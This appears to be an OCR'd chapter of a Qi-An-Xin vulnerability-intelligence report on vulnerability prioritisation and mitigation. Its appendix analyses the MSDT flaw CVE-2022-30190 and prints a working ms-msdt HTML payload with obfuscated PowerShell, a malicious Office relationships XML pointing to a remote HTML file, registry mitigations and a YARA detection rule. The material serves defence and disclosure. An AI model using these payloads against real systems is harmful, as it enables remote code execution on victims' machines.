
第五，发现关键漏洞的新修补和缓解方案。让用户尽快知道有新的缓解和解决方案才能在与攻击者的竞速中取胜。

2022年，奇安信漏洞情报服务群（群二维码见图4-11，此群只会推送经过验证过的有现实威胁的漏洞信息，免费社区，欢迎加入。）推送了96条漏洞重要状态的实时更新（包括48条新增关键漏洞、25条技术细节、16条在野利用案例、6条公开Exploit或 PoC、1条补丁和缓解方案）。

▲ 图 4-11 漏洞情报服务群 入群二维码


（三）可信的综合性漏洞处理优先级排序

如图4-12，从Qualys对19万个CVE漏洞的CVSS评分对应威胁级别分布的统计来看，绝大部分为中高级别，超过一半的高危评价，high和critical的占到了51%，仅基于CVSS评分基本上很难对漏洞的实际风险做出有效的评估，其他诸如漏洞是否默认配置受影响、利用的易用性稳定性、攻击者所能接触到的资产量级、漏洞利用的其他前置条件，都对漏洞的实际风险有极大影响，而对这些维度信息的判定因为很难自动化，对其准确研判需要投入非常大的资源，所以在就因为非常难以准确量化或被排除在CVSS评分体系以外，或难以得到准确的判定。



▲ 图 4-12 漏洞威胁分布统计图

我们把存在野外利用和存在利用代码或技术细节的漏洞标记了出来，再加上部分影响面很大漏洞，我们将这些漏洞定义为关键漏洞。已有在野利用的漏洞已经具备现实的威胁，无疑应该被设定为最高的处理优先级，组织内部一旦发现需要尽快修补。截至 2022 年 12 月 31 日，奇安信漏洞情报库已收录全量漏洞 23 万余条，并对关键漏洞进行重点维护，标记 2 万 7 千余条关键漏洞，2 万余条 EXP/POC 已公开漏洞，1 万 4 千 3 百余条已发现在野利用漏洞。部分关键漏洞库如图 4-13 所示：



▲ 图 4-13 部分关键漏洞示例

4.3 富化器：包含详细操作步骤的处置措施

对于确认的重要漏洞，我们需要富化漏洞信息的上下文，跟踪漏洞的现时威胁状态，关联相应的安全事件，给出切实可行的处理方法，提供除补丁链接以外的其它威胁缓解措施。


首先考虑一个问题，我们看到的大量官方发布漏洞通告里的漏洞处置建议真的都靠谱吗？答案是不一定。对于相对复杂些的漏洞，初期给出来的处理方案未必真的能解决问题。以2017年底暴露出来的CPU硬件的漏洞为例，该漏洞可以导致内核信息泄露从而最终实现权限提升，这类漏洞非常底层，影响过去20年来几乎所有的CPU，最可怕的问题还在于它们很难被修补。漏洞出来以后，当年的US-CERT马上发布了一个漏洞通告，给出了最初的解决方案，是“Replace CPU hardware”，显然这并不是一个可行的操作。随着CPU和操作系统的厂商陆陆续续的输出相应的补丁，US-CERT也随之更新了自己的通告，给出了相对可操作的安装软件更新的解决方案，但至少初期的一些软件处理方案在很多场景下会导致机器的性能很大下降。

另外，我们也应该知道漏洞补丁其实有很大的局限性。因为打补丁受各种现实条件的限制，比如在重大活动中核心服务器出于性能和稳定性的考虑，一旦安装补丁导致宕机后果不堪设想，有些补丁打完以后需要重启机器的操作是不允许的，更不用提0day漏洞暂时无补丁可打的情况。因此很多时候，安装补丁

并不是漏洞威胁处置的第一选择，除了简单的打补丁以外，应该有更多可供选择的永久或临时性处置方法。因此对于很多重要漏洞，需要组织技术团队开发主机或网络虚拟补丁，寻找通过调整机器配置暂时规避漏洞利用的临时解决方案，输出经过验证的step-by-step的操作步骤，帮助客户迅速上手进行风险规避，以后在合适的时机进行彻底修复。

2022年，奇安信漏洞情报对外发布了涉及40多个重点厂商、300余条漏洞的107篇实时安全风险通告（图4-14为部分通告示例），每篇风险通告都包含了详细、可行的处置措施。图4-15是对一个Weblogic漏洞进行修补操作的详细步骤描述的例子。

▲ 图 4-14 部分安全风险通告示例



▲ 图 4-15 处置措施示例

高效的企业漏洞管理，需要可靠的漏洞情报。如果您对我们的漏洞情报服务感兴趣，欢迎通过 ti_support@qianxin.com 邮箱与我们联系！

附录：Microsoft Windows支持诊断工具(MSDT)远程代码执行漏洞深度分析报告示例

Microsoft Windows 支持诊断工具 (MSDT) 远程代码执行漏洞 (CVE-2022-30190) 深度分析报告

2022 年 06 月 01 日

修订历史

时间	更新内容
2022 年 05 月 30 日	监测到 Microsoft Windows 支持诊断工具 (MSDT) 远程代码执行漏洞的 POC、EXP、在野利用、技术细节
2022 年 05 月 31 日	监测到微软发布 Microsoft Windows 支持诊断工具 (MSDT) 远程代码执行漏洞的缓解措施
2022 年 06 月 01 日	更新 office 受影响版本说明

目 录

CATALOGUE

一、基本信息


漏洞名称	**Microsoft Windows 支持诊断工具 (MSDT) 远程代码执行漏洞**		
公开时间	2022-05-30	更新时间	2022-06-01
CVE 编号	CVE-2022-30190	其他编号	QVD-2022-7976
威胁类型	代码执行	技术类型	安全特性绕过
厂商	Microsoft	产品	Windows
		状态	
POC 状态	EXP 状态	在野利用状态	技术细节状态
已发现	已发现	已发现	已公开
漏洞描述	Word 等应用程序使用 URL 协议调用 MSDT 时存在远程执行代码漏洞。成功利用此漏洞的攻击者可以通过 MSDT 运行任意 POWERSHELL 代码。攻击者可以执行 POWERSHELL 代码安装程序、查看、更改或删除数据。		
影响版本	Windows Server 2012 R2 (Server Core installation) Windows Server 2012 R2 Windows Server 2012 (Server Core installation) Windows Server 2012 Windows Server 2008 R2 for x64-based Systems Service Pack 1 (Server Core installation) Windows Server 2008 R2 for x64-based Systems Service Pack 1		



漏洞名称	Microsoft Windows 支持诊断工具 (MSDT) 远程代码执行漏洞
影响版本	Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation) Windows Server 2008 for x64-based Systems Service Pack 2 Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation) Windows Server 2008 for 32-bit Systems Service Pack 2 Windows RT 8.1 Windows 8.1 for x64-based systems Windows 8.1 for 32-bit systems Windows 7 for x64-based Systems Service Pack 1 Windows 7 for 32-bit Systems Service Pack 1 Windows Server 2016 (Server Core installation) Windows Server 2016 Windows 10 Version 1607 for x64-based Systems Windows 10 Version 1607 for 32-bit Systems Windows 10 for x64-based Systems Windows 10 for 32-bit Systems Windows 10 Version 21H2 for x64-based Systems Windows 10 Version 21H2 for ARM64-based Systems Windows 10 Version 21H2 for 32-bit Systems Windows 11 for ARM64-based Systems Windows 11 for x64-based Systems Windows Server, version 20H2 (Server Core Installation) Windows 10 Version 20H2 for ARM64-based Systems Windows 10 Version 20H2 for 32-bit Systems Windows 10 Version 20H2 for x64-based Systems Windows Server 2022 Azure Edition Core Hotpatch Windows Server 2022 (Server Core installation) Windows Server 2022 Windows 10 Version 21H1 for 32-bit Systems Windows 10 Version 21H1 for ARM64-based Systems Windows 10 Version 21H1 for x64-based Systems Windows Server 2019 (Server Core installation) Windows Server 2019 Windows 10 Version 1809 for ARM64-based Systems Windows 10 Version 1809 for x64-based Systems Windows 10 Version 1809 for 32-bit Systems
不受影响版本	无
其他受影响组件	无

二、威胁评估


CVSS 3.1 评级	高危	CVSS 3.1 分数	7.8
CVSS 向量	访问途径（AV）	攻击复杂度（AC）	
	本地	低	
	用户认证（Au）	用户交互	
	无	需要	
	影响范围	机密性影响（C）	
	不变	高	
	完整性影响（I）	可用性影响（A）	
	高	高	
危害描述	攻击者可通过恶意 Office 文件中远程模板功能从服务器获取恶意 HTML 文件，通过 'ms-msdt' URI 来执行恶意 PowerShell 代码。 值得注意的是，该漏洞在宏被禁用的情况下，仍能通过 MSDT（Microsoft Support Diagnostics Tool）功能（用于排除故障并收集诊断数据以供专业人员分析解决问题）执行代码，在资源管理器中的预览功能打开的情况下，当恶意文件保存为 RTF 格式时，甚至无需打开文件，通过资源管理器中的预览选项卡即可触发漏洞在目标机器上执行 powershell 代码。		


三、处置建议

自查检测方案	1、将以下内容保存为 html 文件，并使用 web 服务进行托管 <!doctype html> <html lang="en"> <body> <script> window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UT F8.GetString([System.Convert]'+[char]58+[char]58+'FromBa se64String('+[char]34+'Y21kIC9jIGNhbGM='+[char]34+'))'))))i/../../../../../../../../../../../../../Windows/System32/mpsigstub .exe IT_AutoTroubleshoot=ts_AUTO\""; </script> </body> </html> 2、在需要检测的计算机上使用 powershell 请求上面的 html 文件，如果弹出计算器则表示受影响 
自动化漏洞扫描方法	本地漏洞 无法自动化扫描


修复缓 解措施	一、 暂无修复措施 二、 缓解措施 更改注册表： 1. 警惕下载来路不明的文档，同时关闭预览窗格。 2. 如果在您的环境中使用 Microsoft Defender 的 Attack Surface Reduction(ASR) 规则，则在 Block 模式下激活“阻止所有 Office 应用程序创建子进程”规则。若您还没有使用 ASR 规则，可先在 Audit 模式下运行规则，并监视其结果，以确保不会对用户造成不利影响； 3. 移除 ms-msdt 的文件类型关联，在 windows 注册表找到 HKCR:\ms-msdt 并删除该条目。当恶意文档被打开时，Office 将无法调用 ms-msdt，从而阻止恶意软件运行。注意在使用此缓解方案之前，请确保对注册表设置进行备份。 通过命令行删除： 1) 以管理员身份运行命令提示符。 2) 要备份注册表项，请执行命令 "reg export HKEY_CLASSES_ROOT\ms-msdt filename"。 3) 执行命令 "reg delete HKEY_CLASSES_ROOT\msmsdt /f"。 图形化示例：  

修复缓解措施






如何恢复已删除的注册表：
1、以管理员身份运行命令提示符。
2、要备份注册表项，请执行命令 "reg import filename"。
2019/2021 的用户可升级至最新版本：
升级 Office 至 16.0.15225.XXX 版本可在一定程度上缓解此漏洞。Office 2019/2021 的用户可通过打开“文件 -> 账户 -> Office 更新 -> 立即更新”来将 Office 版本升级至 5 月最新版本。
用户可通过“文件 -> 账户 -> 关于 Word”来查看当前版本。

<table>
<tr><td>修复缓解措施</td><td colspan="2"> 

鉴于 Office 各版本及补丁众多，更新覆盖面不够广泛，建议用户使用处置建议第一条中的缓解措施对注册表进行修改。</td></tr>
<tr><td>修复解决方案（含漏洞补丁）</td><td colspan="2">暂无</td></tr>
<tr><td rowspan="3">修复造成的影响</td><td>是否需要重启操作系统</td><td>否</td></tr>
<tr><td>是否需要重启应用系统</td><td>是</td></tr>
<tr><td>其他</td><td></td></tr>
</table>


四、完整利用过程


EXP/POC	见附件
利用细节描述	需要诱导受害者下载恶意文件，当打开该文件或该文件为 rtf 格式预览的情况下，触发该漏洞。恶意文件通过 target 远程拉取一个 html 文件



Html 文件如下所示，其中使用了 ms-msdt 协议，该协议是 Microsoft Support Diagnostics Tool 的缩写，它是一种实用程序，用于排除故障并收集诊断数据以供支持专业人员分析以解决问题，其可以调用本地脚本，而不触发 office 的保护视图，从而
导致代码执行，如下所示样本执行的代码通过 base64 编码

编码的数据如下所示。

利用细节描述	若需要构造 poc，替换换成模板注入的 html 即可，这里确保你的远端 exp 存在这个路径下 http://127.0.0.1:8080/www/RDF842l.html
	
	`<?xml version="1.0" encoding="UTF-8" standalone="yes"?>`
	`<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="styles.xml"/><Relationship Id="rId996" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target="http://127.0.0.1:8080/www/RDF842l.html!" TargetMode="External"/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable" Target="fontTable.xml"/></Relationships>`
	
	如下所示，确保 RDF842l.html 保存路径如下所示
	
	 
	
	打开对应的 52945af1d.docx，即可触发代码执行，这里的测试环境是 office 2019。

利用描述成果与截图	

五、利用监控与防护

（一）威胁狩猎思路和方法

本地漏洞，暂无方法

（二）安全设备侧的测检告警规则与防护策略

```
strings:
      $one1 = "PCWDiagnostic" nocase wide ascii
  $one2 = "msdt" nocase wide ascii
  $one3 = "/id" nocase wide ascii
  $one4 = "/skip" nocase wide ascii
  $one5 = "force" nocase wide ascii

  $two1 = "IT_BrowseForFile" nocase wide ascii
  $two2 = "/../../"
  $two2 = "$("

  $three1 = "/Interaction>"
  $three2 = "IT_LaunchMethod"
  $three3 = "IT_RebrowseForFile"
  $three4 = "ContextMenu"
    condition:
      (all of ($one*) and all of ($two*)) or (all of ($three*) and all of
($two*))
```

奇安信

奇安信安全监测与响应中心

邮箱：ti_support@qianxin.com
